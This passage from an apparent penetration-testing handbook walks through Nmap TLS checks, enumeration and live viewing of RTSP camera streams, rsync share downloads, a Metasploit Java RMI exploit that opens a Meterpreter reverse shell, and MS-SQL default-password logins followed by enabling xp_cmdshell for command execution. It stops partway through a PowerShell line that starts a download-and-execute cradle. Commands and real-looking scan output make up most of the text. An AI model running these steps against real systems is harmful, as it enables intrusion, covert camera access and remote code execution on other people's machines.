| ssl-cert: Subject: commonName=astarouflex.flexfilm.com/organizationName=Uflex/
| countryName=IN/localityName=Noida
| Issuer: commonName=virstech WebAdmin CA/organizationName=virstech/countryName=IN/
| emailAddress=g@gmail.com/localityName=dehli
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2013-02-01T13:27:36
| Not valid after: 2038-01-01T00:00:01
| MD5: c213 2536 95b4 0fbd 0784 5a68 f2c0 3979
| SHA-1: 5f8d 5cf5 6f5c 8b23 dc49 83ec 6251 b050 3fda 997e
| -----BEGIN CERTIFICATE-----
| MIIDOTCCAqKgAwIBAgIJANqxAruc7sYGMA0GCSqGSIb3DQEBBQUAMGsx CzA JBgNV
| BAYTamluMQ4wDAYDVQQHEwVkbWlsaTERMA8GA1UEChMIdmlyc3RlY2gxHTAbBgNV
| BAMTFHhpcnN0ZWNoIFdlYkFkbWluIENBMRowGAYJKoZIhvcNAQkBFgt nQGdtYWls
| LmNvbTAeFw0xMzAyMDEwMzI3MzZaFw0zODAxMDEwMDAwMDFaMFa x CzA JBgNVBAYT
| AmluMQ4wDAYDVQQHEwVkbWlsaTERMA8GA1UEChMFMFVWZsZXgxITAfBgNVBAMTGGFz
| dGFyb3VmbGV4LmZsZXhmaWxtLmNvbTCBbnZANBgkqhkiG9w0BAQEFAAOBjQAwYkC
| gYEA109PwQfNKGMaqzD7CYLMQOskqMcP6MXJcPuHb18wFte4M4yDzRTGJwEjmv9u
| mcvv2HShw0nMXS2XEosjy65I2NqRBBFQ/+DmXtdiuoiWBeMk0OhV94fgSwDnhB/
| 83RYyzKGMfKwOb63ovp8D78ufysPxqL8049o+1bFMQYCoW0CAwEAAaOB/zCB/DAd
| BgNVHQ4EFgQUvgIR5fXbkeXtnlT4jjKuhnUHacgwgZ0GA1UdIwSBlTCBkoAUGIfJ
| GJvPoIGIJDYq9tgpKxU3gJihb6RtMGsx CzA JBgNVBAYTamluMQ4wDAYDVQQHEwVkbWlsaTERMA8GA1UEChMIdmlyc3RlY2gxHTAbBgNVBAMTFHhpcnN0ZWNoIFdlYkFkbWluIENBMRowGAYJKoZIhvcNAQkBFgt nQGdtYWlsLmNvbYIJANqxAruc7sYCMCMG
| A1UdEQQCMBqCGGFzdGFyb3VmbGV4LmZsZXhmaWxtLmNvbTAJBgNVHRMEA jAAMAsG
| A1UdDwQEAwIF4DANBgkqhkiG9w0BAQUFAAOBgQAentiShYI/t/XkWZrMe2E98RMs
```

(continues on next page)

(continued from previous page)

```
| yoD+BgYGxe6Gwn+L3pbb8oM5bxxmkydwVENNVrOG+kplimU75HYge4QtHldjFf0y
| i0myyrljZ2IcnidcaYm/LhOFIUUmup5YwDRK6jpIuJvzjDRcDxL63E9r950/f4jn
| DrGIgqEJr7O9HK07Tw==
|_-----END CERTIFICATE-----
```

ssl-dh-params

ssl-dh-params : Weak ephemeral Diffie-Hellman parameter detection for SSL/TLS services. This script simulates SSL/TLS handshakes using ciphersuites that have ephemeral Diffie-Hellman as the key exchange algorithm.

Diffie-Hellman MODP group parameters are extracted and analyzed for vulnerability to Logjam (CVE 2015-4000) and other weaknesses.

Sample Output:

```
nmap --script=ssl-dh-params -p 443 10.10.xx.xx -n

Starting Nmap 7.01 (https://nmap.org) at 2016-04-03 19:08 IST
Nmap scan report for 10.10.xx.xx
Host is up (0.013s latency).
PORT      STATE SERVICE
443/tcp   open  https
| ssl-dh-params:
|   VULNERABLE:
|     Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups of
|       insufficient strength, especially those using one of a few commonly shared
|       groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|         Cipher Suite: TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
|         Modulus Type: Safe prime
|         Modulus Source: mod_ssl 2.2.x/1024-bit MODP group with safe prime
|↪modulus
|         Modulus Length: 1024
|         Generator Length: 8
|         Public Key Length: 1024
|     References:
|       https://weakdh.org
|_

Nmap done: 1 IP address (1 host up) scanned in 6.52 seconds
```

ssl-google-cert-catalog

ssl-google-cert-catalog.nse : Queries Google's Certificate Catalog for the SSL certificates retrieved from target hosts.

The Certificate Catalog provides information about how recently and for how long Google has seen the given certificate. If a certificate doesn't appear in the database, despite being correctly signed by a well-known CA and having a matching domain name, it may be suspicious.

Sample Output:

```
nmap -p 443 --script ssl-google-cert-catalog 223.30.xx.xx -n

Starting Nmap 7.01 (https://nmap.org) at 2016-04-03 19:14 IST
Nmap scan report for 223.30.xx.xx
Host is up (0.028s latency).
PORT      STATE SERVICE
443/tcp    open  https
| ssl-google-cert-catalog:
|_  No DB entry
```

sslv2

sslv2.nse : Determines whether the server supports obsolete and less secure SSLv2, and discovers which ciphers it supports.

Sample Output:

```
nmap -p 443 --script sslv2 115.124.xx.xx -n

Starting Nmap 7.01 (https://nmap.org) at 2016-04-03 19:24 IST
Nmap scan report for 115.124.xx.xx
Host is up (0.0088s latency).
PORT      STATE SERVICE
443/tcp    open  https
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_CBC_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_CBC_128_CBC_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

ssl-ccs-injection

ssl-ccs-injection.nse : Detects whether a server is vulnerable to the SSL/TLS “CCS Injection” vulnerability (CVE-2014-0224). There’s a metasploit module for the same: openssl_ccs

ssl-date

ssl-date.nse : Retrieves a target host’s time and date from its TLS ServerHello response.

Sample Output:

```
nmap -p 443 --script ssl-date 115.124.xx.xx -n

Starting Nmap 7.01 (https://nmap.org) at 2016-04-03 19:29 IST
Nmap scan report for 115.124.xx.xx
Host is up (0.017s latency).
```

(continues on next page)

(continued from previous page)

```

PORT      STATE SERVICE
443/tcp   open  https
|_ssl-date: 2016-04-03T18:49:19+00:00; +4h49m42s from scanner time.

```

ssl-enum-ciphers

ssl-enum-ciphers.nse : Script repeatedly initiates SSLv3/TLS connections, each time trying a new cipher or compressor while recording whether a host accepts or rejects it. The end result is a list of all the ciphersuites and compressors that a server accepts.

Each ciphersuite is shown with a letter grade (A through F) indicating the strength of the connection. The grade is based on the cryptographic strength of the key exchange and of the stream cipher.

Sample Output:

```

nmap -p 443 --script ssl-enum-ciphers 115.124.xx.xx -n

Starting Nmap 7.01 (https://nmap.org) at 2016-04-03 19:33 IST
Nmap scan report for 115.124.xx.xx
Host is up (0.0085s latency).
PORT      STATE SERVICE
443/tcp   open  https
|_ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA - E
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_DES_CBC_SHA (dh 1024) - F
|       TLS_RSA_EXPORT_WITH_DES40_CBC_SHA - E
|       TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 - E
|       TLS_RSA_EXPORT_WITH_RC4_40_MD5 - E
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - F
|       TLS_RSA_WITH_AES_128_CBC_SHA - F
|       TLS_RSA_WITH_AES_256_CBC_SHA - F
|       TLS_RSA_WITH_DES_CBC_SHA - F
|       TLS_RSA_WITH_RC4_128_MD5 - F
|       TLS_RSA_WITH_RC4_128_SHA - F
|     compressors:
|       NULL
|     cipher preference: client
|     warnings:
|       CBC-mode cipher in SSLv3 (CVE-2014-3566)
|       Ciphersuite uses MD5 for message integrity
|       Insecure certificate signature: MD5
|   TLSv1.0:
|     ciphers:
|       TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA - E
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_DES_CBC_SHA (dh 1024) - F
|       TLS_RSA_EXPORT_WITH_DES40_CBC_SHA - E
|       TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 - E

```

(continues on next page)

(continued from previous page)

```
| TLS_RSA_EXPORT_WITH_RC4_40_MD5 - E
| TLS_RSA_WITH_3DES_EDE_CBC_SHA - F
| TLS_RSA_WITH_AES_128_CBC_SHA - F
| TLS_RSA_WITH_AES_256_CBC_SHA - F
| TLS_RSA_WITH_DES_CBC_SHA - F
| TLS_RSA_WITH_RC4_128_MD5 - F
| TLS_RSA_WITH_RC4_128_SHA - F
| compressors:
| NULL
| cipher preference: client
| warnings:
|   Ciphersuite uses MD5 for message integrity
|   Insecure certificate signature: MD5
|_ least strength: F

Nmap done: 1 IP address (1 host up) scanned in 1.81 seconds
```

ssl-heartbleed

ssl-heartbleed.nse : Detects whether a server is vulnerable to the OpenSSL Heartbleed bug (CVE-2014-0160).

Sample Output:

```
nmap -p 443 --script ssl-heartbleed 223.30.xx.xx -n

Starting Nmap 7.01 (https://nmap.org) at 2016-04-03 19:35 IST
Nmap scan report for 223.30.xx.xx
Host is up (0.011s latency).
PORT      STATE SERVICE
443/tcp   open  https
| ssl-heartbleed:
|   VULNERABLE:
|     The Heartbleed Bug is a serious vulnerability in the popular OpenSSL_
|     ↪cryptographic software library. It allows for stealing information intended to be_
|     ↪protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|     OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-
|     ↪beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading_
|     ↪memory of systems protected by the vulnerable OpenSSL versions and could allow for_
|     ↪disclosure of otherwise encrypted confidential information as well as the_
|     ↪encryption keys themselves.
|
|     References:
|     http://cvedetails.com/cve/2014-0160/
|     http://www.openssl.org/news/secadv_20140407.txt
|_    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160

Nmap done: 1 IP address (1 host up) scanned in 0.53 seconds
```

ssl-poodle

ssl-poodle.nse : Checks whether SSLv3 CBC ciphers are allowed (POODLE). POODLE is CVE-2014-3566

Sample Output:

```
nmap -p 443 --script ssl-poodle 223.30.xx.xx -n

Starting Nmap 7.01 (https://nmap.org) at 2016-04-03 19:40 IST
Nmap scan report for 223.30.xx.xx
Host is up (0.011s latency).
PORT      STATE SERVICE
443/tcp   open  https
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|   State: VULNERABLE
|   IDs: CVE:CVE-2014-3566 OSVDB:113251
|   The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and
|   other products, uses nondeterministic CBC padding, which makes it easier
|   for man-in-the-middle attackers to obtain cleartext data via a
|   padding-oracle attack, aka the "POODLE" issue.
|   Disclosure date: 2014-10-14
|   Check results:
|   TLS_DHE_RSA_WITH_AES_256_CBC_SHA
|   References:
|   https://www.openssl.org/~bodo/ssl-poodle.pdf
|   http://osvdb.org/113251
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|_  https://www.imperialviolet.org/2014/10/14/poodle.html
```

2.2.24 RTSP - Port 554 and 8554

Nmap

Two NSE for RTSP which are

rtsp-methods

`rtsp-methods.nse` : which determines which methods are supported by the RTSP (real time streaming protocol) server

RTSP-Methods Sample Output:

```
nmap -p 8554 --script rtsp-methods 10.10.xx.xx -sV

Starting Nmap 7.01 (https://nmap.org) at 2016-04-01 23:17 IST
Nmap scan report for 10.10.xx.xx (10.10.22.195)
Host is up (0.015s latency).
PORT      STATE SERVICE VERSION
8554/tcp  open  rtsp      Geovision webcam rtspd
|_rtsp-methods: OPTIONS, DESCRIBE, SETUP, PLAY, PAUSE, TEARDOWN
Service Info: Device: webcam
```

rtsp-url-brute

`rtsp-url-brute.nse` which Attempts to enumerate RTSP media URLs by testing for common paths on devices such as surveillance IP cameras.

RTSP URL Brute Sample Output:

```
Nmap scan report for 10.152.77.206
Host is up (0.00047s latency).
PORT      STATE SERVICE
554/tcp   open  rtsp
| rtsp-url-brute:
|   Discovered URLs
|   rtsp://10.152.77.206/media/video1
|_  rtsp://10.152.77.206/video1
Once you have this, just execute mplayer to watch the live feed
```

```
mplayer <url>
for example: mplayer rtsp://10.152.77.206/media/video1
```

Other

Cameradar

Cameradar : An RTSP surveillance camera access multitool

Cameradar allows you to:

- Detect open RTSP hosts on any accessible target
- Get their public info (hostname, port, camera model, etc.)
- Launch automated dictionary attacks to get their stream route (for example /live.sdp)
- Launch automated dictionary attacks to get the username and password of the cameras
- Generate thumbnails from them to check if the streams are valid and to have a quick preview of their content
- Try to create a Gstreamer pipeline to check if they are properly encoded
- Print a summary of all the informations Cameradar could get

Blogs

PenTest Partners have written a blog on [Pwning CCTV cameras](#) where they mention various issues found with a DVR.

2.2.25 Rsync - Port 873

```
services -p 873 -u -S rsync -R
```

Metasploit

List Rsync Modules

An rsync module is essentially a directory share. These modules can optionally be protected by a password. This module connects to and negotiates with an rsync server, lists the available modules and, optionally, determines if the module requires a password to access.

```
use auxiliary/scanner/rsync/modules_list
services -p 873 -u -S rsync -R
```

Sample Output:

```
[+] 10.10.xx.xx:873 - 5 rsync modules found: OTG DATA, Server IMP Backup, Rajan Data,
↳test, testing
[*] Scanned 1 of 4 hosts (25% complete)
[*] 10.10.xx.xx:873 - no rsync modules found
[*] Scanned 2 of 4 hosts (50% complete)
[*] Scanned 3 of 4 hosts (75% complete)
[*] Scanned 4 of 4 hosts (100% complete)
[*] Auxiliary module execution completed
```

Nmap**rsync-list-modules**

`rsync-list-modules.nse` : Lists modules available for rsync (remote file sync) synchronization.

```
nmap -p 873 XX.XX.XX.52 --script=rsync-list-modules

Starting Nmap 7.01 (https://nmap.org) at 2016-05-06 00:05 IST
Nmap scan report for XX.XX.243.52
Host is up (0.0088s latency).
PORT      STATE SERVICE
873/tcp   open  rsync
| rsync-list-modules:
|   mail
|   varlib
|   etc
|   net
|   dar
|   usrlocal
|   varlog
|   var
|_  root

Nmap done: 1 IP address (1 host up) scanned in 0.79 seconds
```

Other**rsync**

How to test your rsync setup:

List the available shares by running (may require a password)

```
rsync rsync://share@your-ip-or-hostname/
```

Sample Output:

```
rsync rsync://etc@XX.XX.XX.52
mail
varlib
etc
net
```

(continues on next page)

(continued from previous page)

```
dar
usrlocal
varlog
var
root
```

After entering your password, rsync should now give a file listing

```
rsync rsync://pub@your-ip-or-hostname/pub/
```

We may get access denied because of the IP address restrictions

```
rsync rsync://etc@XX.XX.XX.52/mail
@ERROR: access denied to mail from unknown (XX.4.XX.XX)
rsync error: error starting client-server protocol (code 5) at main.c(1653)
↪[Receiver=3.1.1]
```

Run:

```
rsync -v --progress --partial rsync://pub@your-ip-or-hostname/pub/someFile

(you can abbreviate --partial --progress as -P). Your file should now be downloading.
```

Run:

```
rsync -aPv rsync://pub@your-ip-or-hostname/pub/someDirectory .
Your directory should now be downloading
```

2.2.26 Java RMI - Port 1099

Metasploit

Java RMI Server Insecure Endpoint Code Execution Scanner

Detects RMI endpoints:

```
use auxiliary/scanner/misc/java_rmi_server
services -u -p 1099 -S Java -R
```

Failed output:

```
[*] 172.30.xx.xx:1099 Java RMI Endpoint Detected: Class Loader Disabled
```

Successful output:

```
[+] 192.168.xx.xx:1099 Java RMI Endpoint Detected: Class Loader Enabled
```

and then use

Java RMI Server Insecure Default Configuration Java Code Execution

Module takes advantage of the default configuration of the RMI Registry and RMI Activation services, which allow loading classes from any remote (HTTP) URL. As it invokes a method in the RMI Distributed Garbage Collector

which is available via every RMI endpoint, it can be used against both rmiregistry and rmid, and against most other (custom) RMI endpoints as well. Note that it does not work against Java Management Extension (JMX) ports since those do not support remote class loading, unless another RMI endpoint is active in the same Java process. RMI method calls do not support or require any sort of authentication

```
use exploit/multi/misc/java_rmi_server
```

Sample Output

```
use exploit/multi/misc/java_rmi_server
msf exploit(java_rmi_server) > set rhost 192.168.xx.xx
rhost => 192.168.xx.xx
msf exploit(java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.xx.xx:4444
[*] Using URL: http://0.0.xx.xx:8080/LAWVrAFTItH7N
[*] Local IP: http://192.168.xx.xx:8080/LAWVrAFTItH7N
[*] Server started.
[*] 192.168.xx.xx:1099 - Sending RMI Header...
[*] 192.168.xx.xx:1099 - Sending RMI Call...
[*] 192.168.xx.xx      java_rmi_server - Replied to request for payload JAR
[*] Sending stage (45741 bytes) to 192.168.xx.xx
[*] Meterpreter session 1 opened (192.168.xx.xx:4444 -> 192.168.7.87:3899) at 2016-05-
  ↳ 03 18:24:53 +0530
[-] Exploit failed: RuntimeError Timeout HTTPDELAY expired and the HTTP Server didn't
  ↳ get a payload request
[*] Server stopped.
```

Here's a video of Mubix exploiting it from Metasploit Minute [Exploitation using java rmi service](#)

Nmap

rmi-vuln-classloader

rmi-vuln-classloader.nse Tests whether Java rmiregistry allows class loading. The default configuration of rmiregistry allows loading classes from remote URLs, which can lead to remote code execution. The vendor (Oracle/Sun) classifies this as a design feature.

Sample Output:

```
nmap --script=rmi-vuln-classloader -p 1099 192.168.xx.xx

Starting Nmap 7.01 (https://nmap.org) at 2016-05-04 00:04 IST
Nmap scan report for 192.168.xx.xx
Host is up (0.0011s latency).
PORT      STATE SERVICE
1099/tcp  open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|     RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs
  ↳ which can lead to remote code execution.
|
|   References:
```

(continues on next page)

(continued from previous page)

```
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/
↳multi/misc/java_rmi_server.rb
Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

2.2.27 MS-SQL | Port 1433

Metasploit

MS-SQL is really vast multiple **metasploit** modules and blogs existing on the internet, Let's check **Metasploit Modules** one by one.

auxiliary/admin/mssql/mssql_enum	normal	↳
↳Microsoft SQL Server Configuration Enumerator		
auxiliary/admin/mssql/mssql_enum_domain_accounts	normal	↳
↳Microsoft SQL Server SUSER_SNAME Windows Domain Account Enumeration		
auxiliary/admin/mssql/mssql_enum_domain_accounts_sql	normal	↳
↳Microsoft SQL Server SQLi SUSER_SNAME Windows Domain Account Enumeration		
auxiliary/admin/mssql/mssql_enum_sql_logins	normal	↳
↳Microsoft SQL Server SUSER_SNAME SQL Logins Enumeration		
auxiliary/admin/mssql/mssql_escalate_dbowner	normal	↳
↳Microsoft SQL Server Escalate Db_Owner		
auxiliary/admin/mssql/mssql_escalate_dbowner_sql	normal	↳
↳Microsoft SQL Server SQLi Escalate Db_Owner		
auxiliary/admin/mssql/mssql_escalate_execute_as	normal	↳
↳Microsoft SQL Server Escalate EXECUTE AS		
auxiliary/admin/mssql/mssql_escalate_execute_as_sql	normal	↳
↳Microsoft SQL Server SQLi Escalate Execute AS		
auxiliary/admin/mssql/mssql_exec	normal	↳
↳Microsoft SQL Server xp_cmdshell Command Execution		
auxiliary/admin/mssql/mssql_findandsampled	normal	↳
↳Microsoft SQL Server Find and Sample Data		
auxiliary/admin/mssql/mssql_idf	normal	↳
↳Microsoft SQL Server Interesting Data Finder		
auxiliary/admin/mssql/mssql_ntlm_stealer	normal	↳
↳Microsoft SQL Server NTLM Stealer		
auxiliary/admin/mssql/mssql_ntlm_stealer_sql	normal	↳
↳Microsoft SQL Server SQLi NTLM Stealer		
auxiliary/admin/mssql/mssql_sql	normal	↳
↳Microsoft SQL Server Generic Query		
auxiliary/admin/mssql/mssql_sql_file	normal	↳
↳Microsoft SQL Server Generic Query from File		
auxiliary/analyze/jtr_mssql_fast	normal	↳
↳John the Ripper MS SQL Password Cracker (Fast Mode)		
auxiliary/gather/lansweeper_collector	normal	↳
↳Lansweeper Credential Collector		
auxiliary/scanner/mssql/mssql_hashdump	normal	↳
↳MSSQL Password Hashdump		
auxiliary/scanner/mssql/mssql_login	normal	↳
↳MSSQL Login Utility		
auxiliary/scanner/mssql/mssql_ping	normal	↳
↳MSSQL Ping Utility		
auxiliary/scanner/mssql/mssql_schemadump	normal	↳
↳MSSQL Schema Dump		

MSSQL Ping Utility

Queries the MSSQL instance for information. This will also provide if any ms-sql is running on different ports.

```
use auxiliary/scanner/mssql/mssql_ping
services -p 1433 -R
```

Sample output:

```
[*] SQL Server information for 10.10.xx.xx:
[+] ServerName      = SAPBWBI
[+] InstanceName    = BOE140
[+] IsClustered     = No
[+] Version         = 10.0.xx.xx
[+] tcp             = 50623
[+] np              = \\SAPBWBI\pipe\MSSQL$BOE140\sql\query
[*] SQL Server information for 10.10.xx.xx:
[+] ServerName      = MANGOOSE
[+] InstanceName    = MSSQLSERVER
[+] IsClustered     = No
[+] Version         = 11.0.xx.xx
[+] tcp             = 1433
[*] SQL Server information for 10.10.xx.xx:
[+] ServerName      = MHE-DMP
[+] InstanceName    = MSSQLSERVER
[+] IsClustered     = No
[+] Version         = 11.0.xx.xx
[+] tcp             = 1433
[*] SQL Server information for 10.10.xx.xx:
[+] ServerName      = MHE-DMP
[+] InstanceName    = MHE_DMP_LIVE
[+] IsClustered     = No
[+] Version         = 11.0.xx.xx
[+] tcp             = 53029
```

After discovering the ms-sql instances, we can check if their are any default passwords.

MSSQL Login Utility

Let's see if we have any default passwords. This module simply queries the MSSQL instance for a specific user/pass (default is sa with blank) we always find default passwords such as [company@123](#) etc. Once in an engagement, out of 200 Ms-sql instance we found around 60 default passwords. ;)

```
use auxiliary/scanner/mssql/mssql_login
set Password company@123
services -p 1433 -R
```

Sample Output:

```
[*] 10.10.xx.xx:1433 - MSSQL - Starting authentication scanner.
[+] 10.10.xx.xx:1433 - LOGIN SUCCESSFUL: WORKSTATION\sa:company@123
[-] 10.10.xx.xx:1433 MSSQL - LOGIN FAILED: WORKSTATION\sa:company@123 (Incorrect:)
```

Once, we have the credentials to the SQL Server we can use

Microsoft SQL Server Configuration Enumerator

```
use auxiliary/admin/mssql/mssql_enum
set rhost 10.10.xx.xx
set password company@123
```

Sample Output:

```
[*] Running MS SQL Server Enumeration...
[*] Version:
[*]   Microsoft SQL Server 2012 - 11.0.xx.xx (X64)
[*]       Feb 10 2012 19:39:15
[*]       Copyright (c) Microsoft Corporation
[*]       Enterprise Edition (64-bit) on Windows NT 6.1 <X64> (Build 7601:
↳Service Pack 1)
[*] Configuration Parameters:
[*]   C2 Audit Mode is Not Enabled
[*]   xp_cmdshell is Enabled
[*]   remote access is Enabled
[*]   allow updates is Not Enabled
[*]   Database Mail XPs is Not Enabled
[*]   Ole Automation Procedures are Not Enabled
[*] Databases on the server:
[*]   Database name:master
[*]   Database Files for master:
[*]       C:\Program Files\Microsoft SQL Server\MSSQL11.
↳MSSQLSERVER\MSSQL\DATA\master.mdf
[*]       C:\Program Files\Microsoft SQL Server\MSSQL11.
↳MSSQLSERVER\MSSQL\DATA\mastlog.ldf
[*]   Database name:tempdb
[*]   Database Files for tempdb:
[*]       D:\Program Files\Microsoft SQL Server\MSSQL11.
↳MSSQLSERVER\MSSQL\DATA\tempdb.mdf
[*]       D:\Program Files\Microsoft SQL Server\MSSQL11.
↳MSSQLSERVER\MSSQL\DATA\templog.ldf
[*]   Database name:model
[*]   Database Files for model:
[*]       C:\Program Files\Microsoft SQL Server\MSSQL11.
↳MSSQLSERVER\MSSQL\DATA\model.mdf
[*]       C:\Program Files\Microsoft SQL Server\MSSQL11.
↳MSSQLSERVER\MSSQL\DATA\modellog.ldf
[*]   Database name:msdb
[*]   Database Files for msdb:
[*]       C:\Program Files\Microsoft SQL Server\MSSQL11.
↳MSSQLSERVER\MSSQL\DATA\MSDBData.mdf
[*]       C:\Program Files\Microsoft SQL Server\MSSQL11.
↳MSSQLSERVER\MSSQL\DATA\MSDBLog.ldf
[*]   Database name:ReportServer
[*]   Database Files for ReportServer:
[*]       D:\Program Files\Microsoft SQL Server\MSSQL11.
↳MSSQLSERVER\MSSQL\DATA\ReportServer.mdf
[*]       D:\Program Files\Microsoft SQL Server\MSSQL11.
↳MSSQLSERVER\MSSQL\DATA\ReportServer_log.ldf
[*]   Database name:ReportServerTempDB
[*]   Database Files for ReportServerTempDB:
[*]       D:\Program Files\Microsoft SQL Server\MSSQL11.
↳MSSQLSERVER\MSSQL\DATA\ReportServerTempDB.mdf
```

(continues on next page)

(continued from previous page)

```

[*]          D:\Program Files\Microsoft SQL Server\MSSQL11.
↪MSSQLSERVER\MSSQL\Data\ReportServerTempDB_log.ldf
[*] System Logins on this Server:
[*]      sa
[*]      ##MS_SQLResourceSigningCertificate##
[*]      ##MS_SQLReplicationSigningCertificate##
[*]      ##MS_SQLAuthenticatorCertificate##
[*]      ##MS_PolicySigningCertificate##
[*]      ##MS_SmoExtendedSigningCertificate##
[*]      ##MS_PolicyEventProcessingLogin##
[*]      ##MS_PolicyTsqlExecutionLogin##
[*]      ##MS_AgentSigningCertificate##
[*]      EXAMPLE\Administrator
[*]      OTH-EXAMPLE\altadmin
[*]      NT SERVICE\SQLWriter
[*]      NT SERVICE\Winmgmt
[*]      NT Service\MSSQLSERVER
[*]      NT AUTHORITY\SYSTEM
[*]      NT SERVICE\SQLSERVERAGENT
[*]      NT SERVICE\ReportServer
[*] Disabled Accounts:
[*]      ##MS_PolicyEventProcessingLogin##
[*]      ##MS_PolicyTsqlExecutionLogin##
[*] No Accounts Policy is set for:
[*] All System Accounts have the Windows Account Policy Applied to them.
[*] Password Expiration is not checked for:
[*]      sa
[*]      ##MS_PolicyEventProcessingLogin##
[*]      ##MS_PolicyTsqlExecutionLogin##
[*] System Admin Logins on this Server:
[*]      sa
[*]      EXAMPLE\Administrator
[*]      OTH-EXAMPLE\altadmin
[*]      NT SERVICE\SQLWriter
[*]      NT SERVICE\Winmgmt
[*]      NT Service\MSSQLSERVER
[*]      NT SERVICE\SQLSERVERAGENT
[*] Windows Logins on this Server:
[*]      EXAMPLE\Administrator
[*]      OTH-EXAMPLE\altadmin
[*]      NT SERVICE\SQLWriter
[*]      NT SERVICE\Winmgmt
[*]      NT Service\MSSQLSERVER
[*]      NT AUTHORITY\SYSTEM
[*]      NT SERVICE\SQLSERVERAGENT
[*]      NT SERVICE\ReportServer
[*] Windows Groups that can logins on this Server:
[*] No Windows Groups where found with permission to login to system.
[*] Accounts with Username and Password being the same:
[*] No Account with its password being the same as its username was found.
[*] Accounts with empty password:
[*] No Accounts with empty passwords where found.
[*] Stored Procedures with Public Execute Permission found:
[*]      sp_replsetsyncstatus
[*]      sp_replcounters
[*]      sp_replsendtoqueue
[*]      sp_resyncexecutesql

```

(continues on next page)

(continued from previous page)

```
[*]      sp_prepexecrpc
[*]      sp_repltrans
[*]      sp_xml_preparedocument
[*]      xp_qv
[*]      xp_getnetname
[*]      sp_releaseschemalock
[*]      sp_refreshview
[*]      sp_replcmds
[*]      sp_unprepare
[*]      sp_resyncprepare
[*]      sp_createorphan
[*]      xp_dirtree
[*]      sp_replwritetovarbin
[*]      sp_replsetoriginator
[*]      sp_xml_removedocument
[*]      sp_repldone
[*]      sp_reset_connection
[*]      xp_fileexist
[*]      xp_fixeddrives
[*]      sp_getschemalock
[*]      sp_prepexec
[*]      xp_revokelogs
[*]      sp_resyncuniquetable
[*]      sp_replflush
[*]      sp_resyncexecute
[*]      xp_grantlogs
[*]      sp_droporphans
[*]      xp_regread
[*]      sp_getbindtoken
[*]      sp_replincrementlsn
[*] Instances found on this server:
[*]      MSSQLSERVER
[*]      SQLEXPRESS
[*] Default Server Instance SQL Server Service is running under the privilege of:
[*]      NT Service\MSSQLSERVER
[*] Instance SQLEXPRESS SQL Server Service is running under the privilege of:
[*]      NT AUTHORITY\NETWORKSERVICE
[*] Auxiliary module execution completed
```

If the `xp_cmdshell` is disabled and we have sa credentials, we can enable it by executing the below code in `dbeaver` as mentioned in [xp_cmdshell Server Configuration Option](#)

```
-- To allow advanced options to be changed.
EXEC sp_configure 'show advanced options', 1;
GO
-- To update the currently configured value for advanced options.
RECONFIGURE;
GO
-- To enable the feature.
EXEC sp_configure 'xp_cmdshell', 1;
GO
-- To update the currently configured value for this feature.
RECONFIGURE;
GO
```

Next, we can execute command using

Microsoft SQL Server xp_cmdshell Command Execution

if xp_cmdshell is enabled and if the user has permissions.

```
use auxiliary/admin/mssql/mssql_exec
set RHost 10.10.xx.xx
set password company@123
set cmd ipconfig
```

Sample Output:

```
Windows IP Configuration

Ethernet adapter LAN:

    Connection-specific DNS Suffix  . :
    IPv4 Address. . . . . : 10.10.xx.xx
    Subnet Mask . . . . . : 255.255.xx.xx
    Default Gateway . . . . . : 10.10.xx.xx

Ethernet adapter Local Area Connection 3:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::798f:6cad:4fle:c5fb%15
    Autoconfiguration IPv4 Address. . : 169.254.xx.xx
    Subnet Mask . . . . . : 255.255.xx.xx
    Default Gateway . . . . . :

Tunnel adapter isatap.{D295B095-19EB-436E-97D0-4D22486521CC}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Tunnel adapter isatap.{A738E25A-F5E3-4E36-8F96-6977E22136B6}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :
```

At this point, we can probably use msf exploit/windows/mssql/mssql_payload or get a shell back with powercat or powershell-empire.

```
EXEC xp_cmdshell 'powershell -NoP -NonI -Exec Bypass IEX (New-Object Net.WebClient).
